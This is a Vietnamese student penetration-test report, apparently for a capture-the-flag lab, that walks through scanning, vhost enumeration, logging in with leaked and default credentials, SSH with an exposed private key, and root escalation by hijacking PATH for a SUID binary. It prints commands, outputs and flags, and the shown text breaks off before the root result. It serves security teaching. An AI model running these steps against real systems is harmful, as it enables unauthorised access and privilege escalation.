Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

AltF4

[20521978@gm.uit.edu.vn - Bạch Văn Xuân Thông]

[20521841@gm.uit.edu.vn - Ngô Trần Thái Sơn]

-- Lưu hành nội bộ --

MỤC LỤC

1.0 Tổng quan

ALTF4 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, ALTF4 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, ALTF4 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà ALTF4 có thể truy cập vào được liệt kê dưới đây

- 192.168.19.20[1-10]

1.1 Khuyến nghị bảo mật

ALTF4 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

ALTF4 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách ALTF4 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, ALTF4 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 192.168.232.134

Địa chỉ IP của máy nạn nhân:

- 192.168.19.20[1-10]

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, ALTF4 đã có thể truy cập thành công vào X trong số Y máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.20[1-10]

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.20[1-10]	**TCP: 22, 80** **Port không xác định: 9696** **UDP:**

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: Password Vulnerabilities

Giải thích lỗ hổng: Sử dụng password là mã RSA để xâm nhập và kiểm soát máy chủ

Khuyến nghị vá lỗ hổng:


- Sử dụng mật khẩu khó hơn như thêm ký tự và số
- Không nên dùng 1 mật khẩu cho nhiều tài khoản
- Nên tự nhớ mật khẩu chứ đừng nên lưu trong máy

Mức độ ảnh hưởng: [Nghiêm trọng]

Cách thức khai thác:


Thử scan qua ip bằng nmap để xem có port nào đang mở hay không.

Sudo namp –p- 192.168.19.210



Kết quả là tìm thấy 3 port tcp đang mở với port 9696 không xác định được dịch vụ, thử khai thác port này bằng nmap thì ta tìm được flag01

sudo nmap 192.168.19.201 -T4 -A -p 9696



Flag01{tSRNkhh8ogUwfpDlqsFYT}


Thử truy cập vào địa chỉ này và thực hiện các thao tác đăng nhập, đăng ký thì ta phát hiện trang web sẽ gửi một request đến alunno.inseclab Tuy nhiên chúng ta sẽ không truy cập được tới địa chỉ này. Thử cấu hình một local DNS với IP address là 192.168.19.207 trong /etc/hosts.

```
  GNU nano 6.4                                                    /etc/h
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.19.207 www.alunno.inseclab
```

Sau khi tìm hiểu qua trang github của tác giả thì biết được rằng web này được viết bằng django. Tìm hiểu một tí trên mạng thì biết là django có phần là admin site. Thay đổi url thành www.alunno.inseclab/admin để có thể truy cập đến admin site.

Email và password tác giả cũng đã để ở github luôn rồi nên chỉ cần đăng nhập vào thoi

```
# auto create a superuser if CREATE_ADMIN=True
CREATE_ADMIN=True
ADMIN_CODE=123456
ADMIN_PASSWORD=SS4p3rS3cr3tp@ssw0rd!!!
ADMIN_USERNAME=admin
ADMIN_EMAIL=admin@admin.com
```




Ta tìm được flag03

Flag03{7wF3R7tvP6NVGNkxMbyFt}

Từ alunno.inseclab. Thử dùng gobuster để tìm các vhost khác trên server thì phát hiện thêm subdomain là api-dev

```
D:\gobuster-windows-386>gobuster vhost -u http://alunno.inseclab -w dns.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://alunno.inseclab
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     dns.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/11/12 19:22:24 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-dev.alunno.inseclab (Status: 301) [Size: 169]

===============================================================
2022/11/12 19:24:51 Finished
===============================================================

D:\gobuster-windows-386>
```


Sủa local DNS với domain vừa tìm được, sau đó truy cập tới địa chỉ này thì ta tìm được flag02




Flag02{WweCQnfHohuE4hdusJ67X}


Truy cập vào thử /admin của web thì phát hiện hint này

Thử thay subdomain và truy cập tới trang này f5gi8.alunno.inseclab




Tìm kiếm username và passwordn default của Tiny File Manager thì ta có thể đăng nhập vào được







Tìm thấy trong các file php có đường dẫn lạ thử truy cập tới đường dẫn này thì tim được flag04




Flag04{klU3L13bxdKQEzF5GD5wq}




Ngoài ra ta cũng thấy một đường dẫn lạ trong file php khác



Truy cập tới thì ta thấy một private key mã RSA. Có thể đây là key để xác thực đăng nhập với máy chủ qua kết nối ssh.



Thử lưu key này truy cập vào máy chủ



Đã thành công truy cập máy chủ giờ thì chỉ cần xem trong đây có gì. Kết quả là phát hiện 1 file user.txt thử xem file này và ta tìm được flag của challenge alunno user là

InSec{VpxLxW04Dz5apQDYdnfO}.

[Lệnh tấn công/mã khai thác]

ssh -i key alunno@192.168.19.206 -p 22

[màu đỏ nếu có thay đổi trong mã khai thác]

Hình ảnh minh chứng:

```
alunno@alunno:~$ whoami
alunno
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:98ff:fecd:cdaf  prefixlen 64  scopeid 0x20<link>
        ether 02:42:98:cd:cd:af  txqueuelen 0  (Ethernet)
        RX packets 1381464  bytes 312773453 (312.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 772429  bytes 113407622 (113.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:e6:65:9c:58  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.19.207  netmask 255.255.255.0  broadcast 192.168.19.255
        inet6 fe80::250:56ff:feb7:65b6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b7:65:b6  txqueuelen 1000  (Ethernet)
        RX packets 5161853  bytes 420611597 (420.6 MB)
        RX errors 0  dropped 7  overruns 0  frame 0
        TX packets 5771625  bytes 598021470 (598.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Nội dung tập tin User.txt:

```
alunno@alunno:~$ cat user.txt
InSec{VpxLxW04Dz5apQDYdnfO}
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:98ff:fecd:cdaf  prefixlen 64  scopeid 0x20<link>
        ether 02:42:98:cd:cd:af  txqueuelen 0  (Ethernet)
        RX packets 1428950  bytes 322697411 (322.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 797428  bytes 117233276 (117.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:e6:65:9c:58  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.19.207  netmask 255.255.255.0  broadcast 192.168.19.255
        inet6 fe80::250:56ff:feb7:65b6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b7:65:b6  txqueuelen 1000  (Ethernet)
        RX packets 5188294  bytes 424555396 (424.5 MB)
        RX errors 0  dropped 7  overruns 0  frame 0
        TX packets 5820393  bytes 608705295 (608.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Leo thang đặc quyền

Lỗ hổng đã khai thác: Linux Privilege Escalation – SUID Binaries

Giải thích lỗ hổng: Lỗ hổng này thực hiện binary file dưới quyền root, qua đó attacket có thể lợi dụng để thực thi file của attacket

Khuyến nghị vá lỗ hổng: Không áp dụng các quyền thực thi, đọc ghi đối với các file binary

Mức độ ảnh hưởng: **[Nghiêm trọng]**

Cách thức khai thác:

Tiếp tục khai thác máy chủ ở Password Vulnerabilities. Liệt kê các file bị ẩn trong máy chủ

```
alunno@alunno:~$ ls -la
total 40
drwxr-xr-x 6 alunno alunno 4096 Nov 12 13:49 .
drwxr-xr-x 4 root   root   4096 Oct 22 06:59 ..
lrwxrwxrwx 1 root   root      9 Oct 22 06:59 .bash_history → /dev/null
-rw-r--r-- 1 alunno alunno  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 alunno alunno 3771 Feb 25  2020 .bashrc
drwx------ 2 alunno alunno 4096 Nov  1 03:52 .cache
drwx------ 3 alunno alunno 4096 Nov  1 04:15 .config
-rw-rw-r-- 1 alunno alunno    0 Nov 12 11:20 grep
drwxrwxr-x 3 alunno alunno 4096 Nov  1 04:18 .local
-rw-r--r-- 1 alunno alunno  807 Feb 25  2020 .profile
drwxrwxr-x 2 alunno alunno 4096 Oct 22 06:59 .ssh
-rw-r--r-- 1 alunno alunno   28 Oct 22 06:59 user.txt
alunno@alunno:~$
```

Ta thấy có 3 file khác được tạo cùng ngày cùng giờ với user.txt nên có thể những file này chứa flag. Ta thử tìm ngoài root các file có ngày tạo là Oct 22.

```
alunno@alunno://bin$ ls -la |grep "Oct 22"
lrwxrwxrwx  1 root   root          21 Oct 22 06:49 c89 → /etc/alternatives/c89
lrwxrwxrwx  1 root   root          21 Oct 22 06:49 c99 → /etc/alternatives/c99
lrwxrwxrwx  1 root   root          20 Oct 22 06:49 cc → /etc/alternatives/cc
-rws--x--x  1 root   root       17016 Oct 22 06:59 icheck
-rwsr-xr-x  1 root   root          57 Oct 22 06:59 u7wq
alunno@alunno://bin$
```

Trong bin có 2 file thử cat xem

```
alunno@alunno://bin$ cat icheck
cat: icheck: Permission denied
alunno@alunno://bin$ cat u7wq
#!/bin/bash
/usr/bin/echo "Flag05{6RU27wlR1IStzmK9670Js}"alunno@alunno://bin$
```

Ta tìm được flag5

Flag05{6RU27wlR1IStzmK9670Js}

Thử tìm kiếm ở nơi khác thì phát hiện trong var cũng có chứa thư mục tạo vào Oct 22 nên thủ coi trong đây có gì

```
alunno@alunno://var$ ls -la | grep "Oct 22"
drwxr-xr-x 14 root   root   4096 Oct 22 06:59 .
drwxr-xr-x 12 root   root   4096 Oct 22 06:47 cache
drwxr-xr-x  2 p4nk1d p4nk1d 4096 Oct 22 07:00 p4n
alunno@alunno://var$ cat p4n
cat: p4n: Is a directory
alunno@alunno://var$ cd p4n
alunno@alunno://var/p4n$ ls
3fhc
alunno@alunno://var/p4n$ cat 3fhc
Flag06{OOk6dY82I1iMeR0cShSFD}
alunno@alunno://var/p4n$
```

Qua các bước đơn giản thì cũng tìm ra được flag6

Flag06{OOk6dY82I1iMeR0cShSFD}

Tìm kiếm các file khác thì chả thấy flag7 đâu nên có thể nó nằm ở một nơi nào khác trên máy chủ. Thử kiểm tra có các dịch vụ nào đang được mở trên máy chủ

```
alunno@alunno://$ ss -atnlp
State      Recv-Q     Send-Q          Local Address:Port          Peer Address:Port     Process
LISTEN     0          4096            127.0.0.53%lo:53                 0.0.0.0:*
LISTEN     0          128                   0.0.0.0:22                 0.0.0.0:*
LISTEN     0          3                     0.0.0.0:9696               0.0.0.0:*
LISTEN     0          3                   127.0.0.1:9697               0.0.0.0:*
LISTEN     0          4096                  0.0.0.0:80                 0.0.0.0:*
LISTEN     0          128                      [::]:22                    [::]:*
LISTEN     0          4096                     [::]:80                    [::]:*
alunno@alunno://$
```

Phát hiện một kết nối lạ với port 9697 thử nc tới đây xem có gì không

```
alunno@alunno://$ nc 127.0.0.1 9697
Flag07{n56zkU4WVxf9XiwByqkS8}
```

Tìm ra được flag7 rồi hehe

Flag07{n56zkU4WVxf9XiwByqkS8}

Lúc tìm flag5 thì file icheck đã permission denied nên thử xem nó là file gì.

```
alunno@alunno://bin$ file icheck
icheck: setuid executable, regular file, no read permission
alunno@alunno://bin$
```

Thì ra là một file thực thi, thực thi nó luôn xem sao.

```
alunno@alunno://bin$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5:
```

Yêu cầu nhập vào flag 5 6 7 để mở khóa binary gì đấy

```
alunno@alunno://bin$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wlR1IStzmK9670Js}
Flag 6: Flag06{OOk6dY82I1iMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiwByqkS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

_____________________________________________________

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
```

Kết quả là nó thực hiện lệnh ping tới 8.8.8.8

[Lệnh tấn công/mã khai thác]

echo " whoami; id; cat /root/root.txt" > ping

chmod 777 ping

export PATH=/tmp:$PATH

[Step-by-step cách thức để có quyền truy cập vào máy chủ]

File thực thi này được tạo và thực thi dưới quyền root. Để khai thác thì chúng ta tạo 1 file với nội dung whoami; id; cat root/root.txt và cấp quyền thực thi cho nó (lưu file trong /tmp).

```
alunno@alunno://tmp$ echo "whoami;id;cat /root/root.txt" > ping
alunno@alunno://tmp$ chmod 777ping
chmod: missing operand after ‘777ping’
Try 'chmod --help' for more information.
alunno@alunno://tmp$ chmod 777 ping
alunno@alunno://tmp$
```

Tiếp theo ta sẽ trỏ PATH đến tmp để khi thực thi lệnh ping sẽ thực thi file ping trong tmp với các lệnh đã ghi


```
alunno@alunno://tmp$ echo "whoami;id;cat /root/root.txt" > ping
alunno@alunno://tmp$ chmod 777ping
chmod: missing operand after ‘777ping’
Try 'chmod --help' for more information.
alunno@alunno://tmp$ chmod 777 ping
alunno@alunno://tmp$
```

